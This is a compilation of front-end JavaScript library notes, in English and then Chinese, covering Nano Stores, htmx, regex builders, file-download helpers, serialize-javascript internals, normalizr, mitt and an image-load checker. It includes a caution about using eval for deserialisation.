You can wait for async operations (for instance, data loading via isomorphic `fetch()`) before rendering the page:

```
import { allTasks } from 'nanostores'

$post.listen(() => {}) // Move store to active mode to start data loading
await allTasks()

const html = ReactDOMServer.renderToString(<App />)
```

Tests

Adding an empty listener by `keepMount(store)` keeps the store in active mode during the test.
`cleanStores(store1, store2, ...)` cleans stores used in the test.

```
import { cleanStores, keepMount } from 'nanostores'
import { $profile } from './profile.js'

afterEach(() => {
  cleanStores($profile)
})

it('is anonymous from the beginning', () => {
  keepMount($profile)
  expect($profile.get()).toEqual({ name: 'anonymous' })
})
```

You can use `allTasks()` to wait all async operations in stores.

```
import { allTasks } from 'nanostores'

it('saves user', async () => {
  saveUser()
  await allTasks()
  expect(analyticsEvents.get()).toEqual(['user:save'])
})
```

Best Practices

Move Logic from Components to Stores

Stores are not only to keep values. You can use them to track time, to load data from server.

```
import { atom, onMount } from 'nanostores'

export const $currentTime = atom<number>(Date.now())

onMount($currentTime, () => {
  $currentTime.set(Date.now())
  const updating = setInterval(() => {
    $currentTime.set(Date.now())
  }, 1000)
  return () => {
    clearInterval(updating)
  }
})
```

Use derived stores to create chains of reactive computations.

```
import { computed } from 'nanostores'
import { $currentTime } from './currentTime.js'

const appStarted = Date.now()

export const $userInApp = computed($currentTime, currentTime => {
  return currentTime - appStarted
})
```

We recommend moving all logic, which is not highly related to UI, to the stores. Let your stores track URL routing, validation, sending data to a server.

With application logic in the stores, it is much easier to write and run tests. It is also easy to change your UI framework. For instance, add React Native version of the application.

Separate changes and reaction

Use a separated listener to react on new store's value, not an action function where you change this store.

```
function increase() {
  $counter.set($counter.get() + 1)
- printCounter(store.get())
}

+$counter.listen(counter => {
+  printCounter(counter)
+})
```

An action function is not the only way for store to get new value. For instance, persistent store could get the new value from another browser tab.

With this separation your UI will be ready to any source of store's changes.

Reduce `get()` usage outside of tests

`get()` returns current value and it is a good solution for tests.

But it is better to use `useStore()`, `$store`, or `Store#subscribe()` in UI to subscribe to store changes and always render the actual data.

```
-const { userId } = $profile.get()
+const { userId } = useStore($profile)
```

Known Issues

ESM

Nano Stores use ESM-only package. You need to use ES modules in your application to import Nano Stores.

In Next.js ≥11.1 you can alternatively use the [`esmExternals`](#) config option.

For old Next.js you need to use [`next-transpile-modules`](#) to fix lack of ESM support in Next.js.

更强大的超文本标记语言 htmx

htmx 让你可以直接在 HTML 中使用 AJAX、CSS 过渡、WebSockets 和服务器推送事件，通过属性构建现代用户界面，结合简单性和超文本的强大功能。

htmx 体积小 (~14k min.gz)，无依赖，可扩展，并且与 react 相比，减少了 67% 的代码量。

使用 htmx 的优势

- 简化 AJAX 操作：开发者可以通过简单的 HTML 属性实现复杂的 AJAX 请求，无需手写大量 JavaScript 代码。
- 提高代码可读性：由于大部分逻辑都在 HTML 中定义，代码的意图更加明确，易于阅读和维护。
- 增强交互性：htmx 可以轻松地将页面变得更加动态和交互，而无需引入复杂的前端框架。

典型的应用场景

- 表单提交：通过 htmx，可以轻松地实现表单的异步提交，并根据服务器响应更新页面内容。
- 动态内容加载：可以根据用户操作动态加载内容，而无需刷新整个页面。
- 实时更新：例如，使用 htmx 可以实现数据的实时更新和展示。

htmx 特别适合那些希望保持页面轻量且可维护性高的项目。对于希望快速开发出交互式和动态网页的开发者来说，它是一个非常有用的工具。

附录

- [超媒体系统（在线阅读）](#)

用编程的方式清晰的构建正则表达式

正则表达式是一个非常强大的工具，但其简洁而神秘的词汇可能使与他人进行构建和交流成为一个挑战。即使是对它们很了解的开发人员，也可能在几个月后难以阅读自己书写的代码！此外，它们无法以编程方式轻松创建和操作-关闭了动态文本处理的整个途径。

但是 [super-expressive](#) 解决了这一切。它提供了程序化和人类可读的方式来创建正则表达式。它的 API 使用流畅的构建器模式，并且是完全不变的。它被构建为可发现和可预测的：

我们可以查看代码 demo：

```
import SuperExpressive from 'super-expressive';

SuperExpressive()
  .allowMultipleMatches
  .lineByLine
  .startOfInput
  .optional.string('0x')
  .capture
    .exactly(4).anyOf
      .range('A', 'F')
      .range('a', 'f')
      .range('0', '9')
    .end()
  .end()
  .endOfInput
  .toRegex();

// ->
// /^(?:0x)?([A-Fa-f0-9]{4})$/gm
```

高度优化的 glob 匹配库 micromatch

glob 是一个古老的 UNIX 程序，用来进行文件路径名的模式匹配。在后来发展中，glob 模式匹配又有一些扩展，但是基本思路没有变化。glob 的模式匹配跟正则表达式不太一样，它比正则表达式要简单一些。glob 的模式匹配有时也叫做通配符匹配（wildcard matching）。

glob 最常见的应用场景是匹配文件路径，使用 glob 匹配文件路径比正则表达式更简洁。如 webpack 等重度依赖文件系统的工具都需要这种模式匹配。

glob 匹配与正则表达式匹配的不同：

- 元字符代表的意思不同，如 glob 中 * 指匹配零个或多个字符，而 * 在正则表达式中指前面的字符出现零次或多次
- 正则表达式支持更多更复杂的字符串匹配模式，glob 只是简单的匹配路径名称
- glob 匹配的是整个字符串，而正则表达式匹配的是子字符串
- glob 用于文件名的匹配，所以通配符不能匹配路径分隔符 /，另外如果文件名是以 . 开始，则必须准确匹配

基于数字范围生成高性能正则

快速编写一份正确匹配数字范围正则表达式非常复杂。[to-regex-range](#) 可以帮助我们快速构建正则。

我们可以这样使用它。

```
const toRegexRange = require('to-regex-range');

const source = toRegexRange('15', '95');
//=> 1[5-9] | 2[8] | 3[0-9] | 4[0-5]

const regex = new RegExp(`^${source}$`);
console.log(regex.test('14')) //=> false
console.log(regex.test('50')) //=> true
console.log(regex.test('94')) //=> true
console.log(regex.test('96')) //=> false

console.log(toRegexRange('-10', '10'));
//=> -[1-9] | -?10 | [0-9]

console.log(toRegexRange('-10', '10', { capture: true }));
//=> (-[1-9] | -?10 | [0-9])
```

基于字符串生成 DFA 正则表达式

regexgen 是一款可以生成 DFA 正则的库。我们可以基于它来构建正则

```
const regexgen = require('regexgen');

regexgen(['foobar', 'foobaz', 'foozap', 'fooza']); // => /foo(?:zap?|ba[rz])/
```

文件下载

从浏览器下载文件是一件很正常的操作。我们通常会处理两种情况的文件。一种是服务器发送未生成文件的文件流，另一种是下载已经生成的文件。

我们可以通过传入不同的参数来决定哪一种情况的下载。

```
/**  
 * 下载文件  
 * @param urlOrFilename  
 * @param content  
 * @param mime  
 */  
export default function downloadFile(  
    urlOrFilename: string,  
    content?: BlobPart,  
    mime?: string,  
    bom?: string) {  
    // 如果传递第二个参数, 走下载流, 否则直接请求 url  
    if (content) {  
        downloadContent(content, urlOrFilename, mime, bom)  
    } else {  
        downloadUrl(urlOrFilename)  
    }  
}
```

通过文件流下载文件

通过文件流下载的代码使用了 [file-download](#) 库。该库对各种浏览器进行了兼容。

```
/**  
 * https://github.com/kennethjiang/js-file-download/blob/master/file-  
download.js  
 * @param filename  
 * @param content  
 * @param mime  
 */  
  
function downloadContent(data: string | ArrayBuffer | ArrayBufferView | Blob,  
                         filename: string,  
                         mime?: string,  
                         bom?: string) {  
  
    // 如果当前 bom 为 null, IE 11 报错  
    const blobData = (typeof bom !== 'undefined') ? [bom, data] : [data]  
    const blob = new Blob(blobData, {  
        // 当前没有指定类型, 直接使用任意格式  
        type: mime || 'application/octet-stream'  
    });  
  
    // IE9 以上的 IE 浏览器都会报一个 request URI too large 的错误, 直接使用 msSaveBlob  
    if (typeof window.navigator.msSaveBlob !== 'undefined') {  
        window.navigator.msSaveBlob(blob, filename);  
    } else {  
        // 兼容 webkitURL  
        const blobURL = (window.URL && window.URL.createObjectURL) ?  
            window.URL.createObjectURL(blob) : window.webkitURL.createObjectURL(blob);  
  
        const tempLink = document.createElement('a');  
        tempLink.style.display = 'none';  
        tempLink.href = blobURL;  
        tempLink.setAttribute('download', filename);  
  
        // 当前浏览器不支持 h5 download, 打开  
        if (typeof tempLink.download === 'undefined') {  
            tempLink.setAttribute('target', '_blank');  
        }  
  
        document.body.appendChild(tempLink);  
        tempLink.click();  
  
        // 修复移动端 safari 浏览器下载 bug "webkit blob resource error 1"  
        setTimeout(function () {  
            document.body.removeChild(tempLink);  
        }, 100);  
    }  
}
```

```
// 释放 url 对象
window.URL.revokeObjectURL(blobURL);
}, 200)
}
}
```

下载已生成文件

早期的文件下载通过 window.open 携带参数打开新的浏览器标签页，通过浏览器来决定如何处理当前文件(展示或者下载)，但是弹出标签页非常影响用户体验。

然后开发者通过创建具有 download 属性的 a 标签进行下载。该方案针对图片等会发生直接跳转且无法实现跨域。

```
const url = 'fileApi/AccountTemplate.xlsx'
const link = document.createElement('a')
link.style.display = 'none'
link.href = url
link.setAttribute(
  'download',
  '导入学生账号模板'
)
document.body.appendChild(link)
link.click()
```

最佳的方案是 iframe，因为可以直接无感知下载文件。

```
function downloadUrl(url: string) {
  let el: any = document.getElementById('iframeForDownload') as HTMLElement
  if (!el) {
    el = document.createElement('iframe')
    el.id = 'iframeForDownload'
    el.style.width = 0
    el.style.height = 0
    el.style.position = 'absolute'
    document.body.appendChild(el)
  }
  el.src = url
}
```

但很可惜，出于沙盒安全性考虑，83 版本的 chrome 浏览器默认禁止了 iframe 嵌套页面。所以我们不但需要对当前代码进行修改，还需要对响应头进行修改。

JSON 的超集 serialize-javascript

JSON 是一种轻量级、基于文本、独立于语言的语法，用于定义数据交换格式。它源于 ECMAScript 编程语言，但与编程语言无关。JSON 为结构化数据的可移植表示定义了一小组结构化规则。

在 ES11 版本的今天，数据结构远比之前更加丰富。如果我们需要更为丰富的数据时候，我们需要对数据结构进行修改与转化以便进行项目开发，如：

```
{  
  "data": [{  
    "type": "set",  
    "value": ["a", "b", "c"]  
  }],  
  "fun": {  
    "parameter": "a, b, c",  
    "body": "return a + b + c"  
  }  
}
```

当遇到类型为 set 时候，我们可以使用 `new Set(value)` 来转换，当遇到函数时候我们可以通过 `new Function(parameter, body)` 来进行转换。

当然，如果特定项目需要很多数据结构，我们就需要定义 JSON 结构以及添加转换逻辑。此时我们可以使用 yahoo 的 JSON 转换库(注意安全)。

[serialize-javascript](#) 将 JavaScript 序列化为 JSON 的超集，其中包括正则表达式、日期和函数。

当我们直接转换 `JSON.stringify` 转换的时候：

```

JSON.stringify({
  str : 'string',
  num : 0,
  obj : {foo: 'foo'},
  arr : [1, 2, 3],
  bool : true,
  nil : null,
  undef: undefined,
  inf : Infinity,
  date : new Date("Thu, 28 Apr 2016 22:02:17 GMT"),
  map : new Map([['hello', 'world']]),
  set : new Set([123, 456]),
  fn : function echo(arg) { return arg; },
  re : /(\s+)/g,
  big : BigInt(10),
});

// Uncaught TypeError: Do not know how to serialize a BigInt

JSON.stringify({
  str : 'string',
  num : 0,
  obj : {foo: 'foo'},
  arr : [1, 2, 3],
  bool : true,
  nil : null,
  undef: undefined,
  inf : Infinity,
  date : new Date("Thu, 28 Apr 2016 22:02:17 GMT"),
  map : new Map([['hello', 'world']]),
  set : new Set([123, 456]),
  fn : function echo(arg) { return arg; },
  re : /(\s+)/g,
});

// "{"str":"string","num":0,"obj":{"foo":"foo"},"arr":[1,2,3],"bool":true,"nil":null,"inf":null,"date":"2016-04-28T22:02:17.000Z","map":{},"set":{},"re":{}}"

```

而使用 serialize 库的时候:

```

var serialize = require('serialize-javascript');

serialize({
  str : 'string',
  num : 0,
  obj : {foo: 'foo'},
  arr : [1, 2, 3],
  bool : true,
  nil : null,
  undef: undefined,
  inf : Infinity,
  date : new Date("Thu, 28 Apr 2016 22:02:17 GMT"),
  map : new Map([('hello', 'world')]),
  set : new Set([123, 456]),
  fn : function echo(arg) { return arg; },
  re : /(^\\s+)/g,
  big : BigInt(10),
});

// '{"str":"string","num":0,"obj":{"foo":"foo"},"arr": [1,2,3],"bool":true,"nil":null,"undef":undefined,"inf":Infinity,"date":new Date("2016-04-28T22:02:17.000Z"),"map":new Map([["hello","world"]]),"set":new Set([123,456]),"fn":function echo(arg) { return arg; },"re":new RegExp("([^\\\\\\s]+)", "g"),"big":BigInt("10")}'

```

反序列化，转换回来时候使用 eval 函数：

```

function deserialize(serializedJavascript){
  return eval('(' + serializedJavascript + ')');
}

```

当然 eval 解析会有安全性问题，建议在当前项目是不需要考虑安全的项目（内部或者服务）时候使用。

源码解析：

```
'use strict';

// 从浏览器中获取随机字节
var randomBytes = require('randombytes');

// 生成一个内部唯一 ID 以使 regexp 模式更难猜测。
var UID_LENGTH = 16;
var UID = generateUID();
// 占位符
var PLACEHOLDER_REGEXP = new RegExp('(\\\\)?@"__\u2028\u2029|(F|R|D|M|S|A|U|I|B)-' + UID +
'-(\\d+)"__', 'g');

// 是否为原生方法
var IS_NATIVE_CODE_REGEXP = /\{\s*\[native code\]\s*\}/g;

// 是否是纯函数
var IS_PURE_FUNCTION = /function.*?\(/;

// 是否箭头函数
var IS_ARROW_FUNCTION = /.*?=>.*?/;

// 不安全字符
var UNSAFE_CHARS_REGEXP = /[<>\/\u2028\u2029]/g;

// 保留富豪
var RESERVED_SYMBOLS = ['*', 'async'];

// 将不安全的HTML和无效的JavaScript行结束符字符映射到可以在JavaScript字符串中
// 以便安全使用的Unicode字符对应项。
var ESCAPED_CHARS = {
  '<': '\\u003C',
  '>': '\\u003E',
  '/': '\\u002F',
  '\u2028': '\\u2028',
  '\u2029': '\\u2029'
};

/** 
 * 转换不安全的字符
 * @param unsafeChar
 * @returns {*}
 */

```

```
function escapeUnsafeChars(unsafeChar) {
    return ESCAPED_CHARS[unsafeChar];
}

/***
 * 生成唯一 id
 * @returns {string}
 */
function generateUID() {
    var bytes = randomBytes(UID_LENGTH);
    var result = '';
    for (var i = 0; i < UID_LENGTH; ++i) {
        result += bytes[i].toString(16);
    }
    return result;
}

/***
 * 删除对象中的方法
 * @param obj 对象
 */
function deleteFunctions(obj) {
    var functionKeys = [];
    for (var key in obj) {
        if (typeof obj[key] === "function") {
            functionKeys.push(key);
        }
    }
    for (var i = 0; i < functionKeys.length; i++) {
        delete obj[functionKeys[i]];
    }
}

module.exports = function serialize(obj, options) {
    /**
     * 设置配置
     */
    options || (options = {});

    // 如果传入第二哥参数是 数字或者字符，直接兼容为 空格
    if (typeof options === 'number' || typeof options === 'string') {
        options = {space: options};
    }
}
```

```
}

var functions = [];
var regexps = [];
var dates = [];
var maps = [];
var sets = [];
var arrays = [];
var undefs = [];
var infinities = [];
var bigInts = [];

/** 
 * 返回函数和regexp的占位符（由索引标识）它们后来被它们的字符串表示所取代。
 * @param key
 * @param value
 * @returns {string|*}
 */
function replacer(key, value) {

    // 配置中有忽略函数，则删除
    if (options.ignoreFunction) {
        deleteFunctions(value);
    }

    if (!value && value !== undefined) {
        return value;
    }

    // 如果该值是一个带有toJSON方法的对象，则在replacer运行之前调用toJSON，因此我们使用这个[key]来获取非toJSON值
    var origValue = this[key];
    var type = typeof origValue;

    if (type === 'object') {
        if (origValue instanceof RegExp) {
            return '@__R-' + UID + '-' + (regexps.push(origValue) - 1) + '__@';
        }

        if (origValue instanceof Date) {
            return '@__D-' + UID + '-' + (dates.push(origValue) - 1) + '__@';
        }
    }
}
```

```
if (origValue instanceof Map) {
    return '@_M-' + UID + '-' + (maps.push(origValue) - 1) + '__@';
}

if (origValue instanceof Set) {
    return '@_S-' + UID + '-' + (sets.push(origValue) - 1) + '__@';
}

if (origValue instanceof Array) {
    // 是否是稀疏数组
    var isSparse = origValue.filter(function () {
        return true
    }).length !== origValue.length;
    if (isSparse) {
        return '@_A-' + UID + '-' + (arrays.push(origValue) - 1) + '__@';
    }
}
}

if (type === 'function') {
    return '@_F-' + UID + '-' + (functions.push(origValue) - 1) + '__@';
}

if (type === 'undefined') {
    return '@_U-' + UID + '-' + (undefs.push(origValue) - 1) + '__@';
}

if (type === 'number' && !isNaN(origValue) && !isFinite(origValue)) {
    return '@_I-' + UID + '-' + (infinities.push(origValue) - 1) + '__@';
}

if (type === 'bigint') {
    return '@_B-' + UID + '-' + (bigInts.push(origValue) - 1) + '__@';
}

return value;
}

/** 
 *
 * @param fn
```

```
* @returns {string}
*/
function serializeFunc(fn) {
  var serializedFn = fn.toString();
  // 如果是原生函数，抛出错误
  if (IS_NATIVE_CODE_REGEXP.test(serializedFn)) {
    throw new TypeError('Serializing native function: ' + fn.name);
  }

  // pure functions, example: {key: function() {}}
  if (IS_PURE_FUNCTION.test(serializedFn)) {
    return serializedFn;
  }

  // arrow functions, example: arg1 => arg1+5
  if (IS_ARROW_FUNCTION.test(serializedFn)) {
    return serializedFn;
  }

  // 参数开始的字符位置
  var argsStartsAt = serializedFn.indexOf('(');
  var def = serializedFn.substr(0, argsStartsAt)
    .trim()
    .split(' ')
    .filter(function (val) {
      return val.length > 0
    });

  var nonReservedSymbols = def.filter(function (val) {
    return RESERVED_SYMBOLS.indexOf(val) === -1
  });

  // enhanced literal objects, example: {key() {}}
  if (nonReservedSymbols.length > 0) {
    return (def.indexOf('async') > -1 ? 'async ' : '') + 'function'
      + (def.join('').indexOf('*') > -1 ? '*' : '')
      + serializedFn.substr(argsStartsAt);
  }

  // 箭头函数
  return serializedFn;
}
```

```
// 检查参数是否直接是函数
if (options.ignoreFunction && typeof obj === "function") {
    obj = undefined;
}

// 防止`JSON.stringify () `返回'undefined', 方法是序列化为文本字符串: “undefined”。
if (obj === undefined) {
    return String(obj);
}

var str;

// 如果是 json 且 没有空格
if (options.isJSON && !options.space) {
    str = JSON.stringify(obj);
} else {
    str = JSON.stringify(obj, options.isJSON ? null : replacer, options.space);
}

// 防止`JSON.stringify () `返回'undefined', 方法是序列化为文本字符串: “undefined”。
if (typeof str !== 'string') {
    return String(str);
}

// 替换不安全的字符
if (options.unsafe !== true) {
    str = str.replace(UNSAFE_CHARS_REGEX, escapeUnsafeChars);
}

// 如果没有复杂类型, 直接返回
if (functions.length === 0 && regexps.length === 0 && dates.length === 0 &&
maps.length === 0 && sets.length === 0 && arrays.length === 0 && undefs.length
=== 0 && infinities.length === 0 && bigInts.length === 0) {
    return str;
}

// Replaces all occurrences of function, regexp, date, map and set
placeholders in the
// JSON string with their string representations. If the original value can
// not be found, then `undefined` is used.
```

```
    return str.replace(PLACEHOLDER_REGEXP, function (match, backSlash, type,
valueIndex) {
    // The placeholder may not be preceded by a backslash. This is to prevent
    // replacing things like `\"a\"@__R-<UID>-0__@\"` and thus outputting
    // invalid JS.
    if (backSlash) {
        return match;
    }

    if (type === 'D') {
        return "new Date(\"" + dates[valueIndex].toISOString() + "\")";
    }

    if (type === 'R') {
        return "new RegExp(" + serialize(regexps[valueIndex].source) + ", \\""
        + regexps[valueIndex].flags + "\")";
    }

    if (type === 'M') {
        return "new Map(" + serialize(Array.from(maps[valueIndex].entries()), options) + ")";
    }

    if (type === 'S') {
        return "new Set(" + serialize(Array.from(sets[valueIndex].values()), options) + ")";
    }

    if (type === 'A') {
        return "Array.prototype.slice.call(" + serialize(Object.assign({length:
arrays[valueIndex].length}, arrays[valueIndex])), options) + ")";
    }

    if (type === 'U') {
        return 'undefined';
    }

    if (type === 'I') {
        return infinities[valueIndex];
    }

    if (type === 'B') {
```

```
        return "BigInt(\"" + bigInts[valueIndex] + "\")";  
    }  
  
    var fn = functions[valueIndex];  
  
    return serializeFunc(fn);  
});  
}
```

JSON 超级序列化工具

serialize-javascript 需要使用 eval 来处理，而 eval 有安全性问题，所以可以使用如下工具：

[superjson](#) 将 JavaScript 表达式安全地序列化为 JSON 超集，其中包括日期、BigInts 等。

数据扁平化工具 normalizr

笔者曾经开发过一个数据分享类的小程序，分享逻辑上类似于百度网盘。当前数据可以由被分享者加工然后继续分享（可以控制数据的过期时间、是否可以加工数据以及继续分享）。

分享的数据是一个深度嵌套的 json 对象。在用户读取分享数据时存入小程序云数据库中（分享的数据和业务数据有差异，没使用业务服务器进行维护）。如果拿到数据就直接存储的话，很快云数据库就会变得很大，其次我们也没办法分析各项和检索各项子数据给予分享者。

这时候需要进行数据转换以便拆分和维护。我们可以使用 [redux](#) 作者 Dan Abramov 编写的 [normalizr](#) 来处理数据。

normalizr 创立的初衷是处理深层，复杂的嵌套的对象。

如何使用

稍微修改一下官方的例子，假定获取到如下书籍的数据：

```
{  
  id: "1",  
  title: "JavaScript 从入门到放弃",  
  // 作者  
  author: {  
    id: "1",  
    name: "chc"  
,  
  // 评论  
  comments: [  
    {  
      id: "1",  
      content: "作者写得太好了",  
      commenter: {  
        id: "1",  
        name: "chc"  
      }  
,  
      {  
        id: "2",  
        content: "楼上造假数据哈",  
        commenter: {  
          id: "2",  
          name: "dcd"  
        }  
,  
    ]  
}
```

这时候我们可以写出 3 个主体: 书籍信息、评论以及用户。我们先从基础的数据来构造模式:

```
import { normalize, schema } from 'normalizr';

// 构造第一个实体 用户信息
const user = new schema.Entity('users');

// 构造第二个实体 评论
const comment = new schema.Entity('comments', {
  // 评价者是用户
  commenter: user
});

// 构造第三个实体 书籍
const book = new schema.Entity('books', {
  // 作者
  author: user,
  // 评论
  comments: [comment]
});

// 传入数据以及当前最大的 schema 信息
const normalizedData = normalize(originalData, book);
```

先来看一下最终数据。

```
{  
  "entities": {  
    "users": {  
      "1": {  
        "id": "1",  
        "name": "chc"  
      },  
      "2": {  
        "id": "2",  
        "name": "dcd"  
      }  
    },  
    "comments": {  
      "1": {  
        "id": "1",  
        "content": "作者写的太好了",  
        "commenter": "1"  
      },  
      "2": {  
        "id": "2",  
        "content": "楼上造假数据哈",  
        "commenter": "2"  
      }  
    },  
    "books": {  
      "1": {  
        "id": "1",  
        "title": "JavaScript 从入门到放弃",  
        "author": "1",  
        "comments": [  
          "1",  
          "2"  
        ]  
      }  
    },  
    "result": "1"  
  }  
}
```

去除其他信息，我们可以看到获取了 3 个不同的实体对象, users, comments, books。对象的键为当前 id, 值为当前平铺的数据结构。这时候我们就可以使用对象或者数组(Object.values) 来新增和

更新数据。

解析逻辑

看到这里，大家可能是很懵的。先不管代码实现，这里先分析一下库是如何解析我们编写的 schema 的，以便大家可以在实际场景中使用，再看一遍数据和 schema 定义：

数据结构

```
{
  id: "1",
  title: "JavaScript 从入门到放弃",
  // 作者
  author: {
    id: "1",
    name: "chc"
  },
  // 评论
  comments: [
    {
      id: "1",
      content: "作者写得太好了",
      commenter: {
        id: "1",
        name: "chc"
      }
    },
    {
      id: "2",
      content: "楼上造假数据哈",
      commenter: {
        id: "2",
        name: "dcd"
      }
    },
  ],
}
```

- 书籍信息是第一层对象，数据中有 id, title, author, comments，对应 schema 如下

```
const book = new schema.Entity('books', {
  // 作者
  author: user,
  // 一本书对应多个评论，所以这里使用数组
  comments: [comment]
});
```

其中 id , title 是 book 本身的属性，无需关注，把需要解析的数据结构写出来。books 字符串与解析无关，对应 entities 对象的 key。

- 再看 user

```
const user = new schema.Entity('users');
```

user 没有需要解析的信息，直接定义实体即可。

- 最后是评论信息

```
const comment = new schema.Entity('comments', {
  // 评价者是用户
  commenter: user
});

{
  id: "1",
  content: "作者写的太好了",
  commenter: {
    id: "1",
    name: "chc"
  }
}
```

把 comments 从原本的数据结构中拿出来，实际也就很清晰了。

高阶用法

处理数组

normalizr 可以解析单个对象，那么如果当前业务传递数组呢？类似于 comment 直接这样使用即可：

```
[  
  {  
    id: '1',  
    title: "JavaScript 从入门到放弃"  
    // ...  
  },  
  {  
    id: '2',  
    // ...  
  }  
]  
  
const normalizedData = normalize(originalData, [book]);
```

反向解析

我们只需要拿到刚才的 normalizedData 中的 result 以及 entities 就可以获取之前的信息了。

```
import { denormalize, schema } from 'normalizr';  
  
//...  
  
denormalize(normalizedData.result, book, normalizedData.entities);
```

Entity 配置

开发中可以根据配置信息重新解析实体数据。

```
const book = new schema.Entity('books', {
  // 作者
  author: user,
  // 一本书对应多个评论，所以这里使用数组
  comments: [comment]
}, {
  // 默认主键为 id，否则使用 idAttribute 中的数据，如 cid, key 等
  idAttribute: 'id',
  // 预处理策略，参数分别为 实体的输入值，父对象
  processStrategy: (value, parent, key) => value,
  // 遇到两个id 相同数据的合并策略，默认如下所示，我们还可以继续修改
  mergeStrategy: (prev, prev) => ({
    ...prev,
    ...next,
    // 是否合并过，如果遇到相同的，就会添加该属性
    isMerge: true
  }),
});
// 看一下比较复杂的例子，以 user 为例子
const user = new schema.Entity('users', {
}, {
  processStrategy: (value, parent, key) => {
    // 增加父对象的属性
    // 例如 commenter: "1" => commenterId: "1" 或者 author: "2" => "authorId": "2"
    // 但是目前还无法通过 delete 删除 commenter 或者 author 属性
    parent[`#${key}Id`] = value.id

    // 如果是从评论中获取的用户信息就增加 commentIds 属性
    if (key === 'commenter') {
      return {
        ...value,
        commentIds: [parent.id]
      }
    }
    // 不要忘记返回 value，否则不会生成 user 数据
    return {
      ...value,
      bookIds: [parent.id]
    };
  }
})
```

```

mergeStrategy: (prev, prev) => ({
  ...prev,
  ...next,
  // 该用户所有的评论归并到一起去
  commentIds: [...prev.commentIds, ...next.commentIds],
  // 该用户所有的书本归并到一起去
  bookIds: [...prev.bookIds, ...next.bookIds],
  isMerge: true
}),
})

// 最终获取的用户信息为
{
  "1": {
    "id": "1",
    "name": "chc"
    // 用户 chc 写了评论和书籍，但是没有进行过合并
    "commentIds": ["1"],
    "bookIds": ["1"],
  },
  "2": {
    "id": "2",
    "name": "dcd",
    // 用户 dcd 写了 2 个评论，同时进行了合并处理
    "commentIds": [
      "2",
      "3"
    ],
    "isMerge": true
  }
}

```

当然了，该库也可以进行更加复杂的数据格式化，大家可以通过 [api 文档](#) 来进一步学习和使用。

其他

当然了，normalizr 使用场景毕竟有限，开源负责人也早已换人。目前主库已经无人维护了(issue 也已经关闭)。当然了，normalizr 代码本身也是足够稳定。

笔者也在考虑一些新的场景使用并尝试为 normalizr 添加一些新的功能(如 id 转换)和优化(ts 重构)，如果您在使用 normalizr 的过程中遇到什么问题，也可以联系我，存储库目前在 [normalizr-helper](#)

中。

微小的 bus 库 mitt

mitt.js 开源库仅仅只有 200 b, 但是完整实现了全局通知的功能。

源码如下:

```
export type EventType = string | symbol;

// An event handler can take an optional event argument
// and should not return a value
export type Handler<T = any> = (event?: T) => void;
export type WildcardHandler = (type: EventType, event?: any) => void;

// An array of all currently registered event handlers for a type
export type EventHandlerList = Array<Handler>;
export type WildCardEventHandlerList = Array<WildcardHandler>;

// A map of event types and their corresponding event handlers.
export type EventHandlerMap = Map<EventType, EventHandlerList | WildCardEventHandlerList>;

export interface Emitter {
  all: EventHandlerMap;

  on<T = any>(type: EventType, handler: Handler<T>): void;
  on(type: '*', handler: WildcardHandler): void;

  off<T = any>(type: EventType, handler: Handler<T>): void;
  off(type: '*', handler: WildcardHandler): void;

  emit<T = any>(type: EventType, event?: T): void;
  emit(type: '*', event?: any): void;
}

/***
 * Mitt: Tiny (~200b) functional event emitter / pubsub.
 * @name mitt
 * @returns {Mitt}
 */
export default function mitt(all?: EventHandlerMap): Emitter {
  all = all || new Map();

  return {

    /**
     *
     * @param {string} type - The event type to listen for.
     * @param {Function} handler - The handler function to execute when the event is emitted.
     */
    on(type, handler) {
      if (!all.has(type)) {
        all.set(type, []);
      }
      const handlers = all.get(type);
      handlers.push(handler);
    },
    /**
     *
     * @param {string} type - The event type to remove.
     * @param {Function} handler - The handler function to remove.
     */
    off(type, handler) {
      if (!all.has(type)) {
        return;
      }
      const handlers = all.get(type);
      if (!handlers) {
        return;
      }
      const index = handlers.indexOf(handler);
      if (index === -1) {
        return;
      }
      handlers.splice(index, 1);
      if (handlers.length === 0) {
        all.delete(type);
      }
    },
    /**
     *
     * @param {string} type - The event type to emit.
     * @param {any} event - The event data to emit.
     */
    emit(type, event) {
      if (!all.has(type)) {
        return;
      }
      const handlers = all.get(type);
      if (!handlers) {
        return;
      }
      for (const handler of handlers) {
        handler(event);
      }
    },
  };
}
```

```
* A Map of event names to registered handler functions.  
*/  
all,  
  
/**  
 * Register an event handler for the given type.  
 * @param {string|symbol} type Type of event to listen for, or `'*'` for  
all events  
 * @param {Function} handler Function to call in response to given event  
 * @memberOf mitt  
 */  
on<T = any>(type: EventType, handler: Handler<T>) {  
    const handlers = all.get(type);  
    const added = handlers && handlers.push(handler);  
    if (!added) {  
        all.set(type, [handler]);  
    }  
,  
  
/**  
 * Remove an event handler for the given type.  
 * @param {string|symbol} type Type of event to unregister `handler` from,  
or `'*'`  
 * @param {Function} handler Handler function to remove  
 * @memberOf mitt  
 */  
off<T = any>(type: EventType, handler: Handler<T>) {  
    const handlers = all.get(type);  
    if (handlers) {  
        handlers.splice(handlers.indexOf(handler) >>> 0, 1);  
    }  
,  
  
/**  
 * Invoke all handlers for the given type.  
 * If present, `'*'` handlers are invoked after type-matched handlers.  
 *  
 * Note: Manually firing `'*'` handlers is not supported.  
 *  
 * @param {string|symbol} type The event type to invoke  
 * @param {Any} [evt] Any value (object is recommended and powerful),  
passed to each handler
```

```
* @memberOf mitt
*/
emit<T = any>(type: EventType, evt: T) {
  ((all.get(type) || []) as EventHandlerList).slice().map((handler) => {
    handler(evt);
  });
  ((all.get('*') || []) as WildCardEventHandlerList).slice().map((handler)
=> {
    handler(type, evt);
  });
}
};
```

注意：无论是 on 或者 off 时候 绑定的函数 handler 必须是同一个函数。

实际使用时候，我们可以直接进行单播以及广播。

检测图像(视频)加载完成库

[egjs-imready](#) 库用于检查容器中的所有图像和视频是否加载完成。

使用方法

```
const im = new eg.ImReady();

// 获取所有的图片节点
const images = document.querySelectorAll("img")

// 检查所有的图像，然后进行操作
im.check(images).on("readyElement", e => {
  progressElement.innerHTML = `${Math.floor(e.readyCount / e.totalCount * 100)}%`;
}).on("ready", e => {
  titleElement.innerHTML = "I'm Ready!";
});
```

业务场景

- 使用 [puppeteer](#) 工具在服务端把网页生成 pdf，需要检查所有图片是否加载成功
- todo

原理解析

HTMLImageElement 的只读属性 complete 是一个布尔值，表示图片是否完全加载完成。

以下任意一条为 true 则认为图片完全加载完成：

- 没有 src 也没有 srcset 属性
- 没有 srcset 且 src 为空字符串
- 图像资源已经完全获取，并已经进入（呈现 / 合成）队列
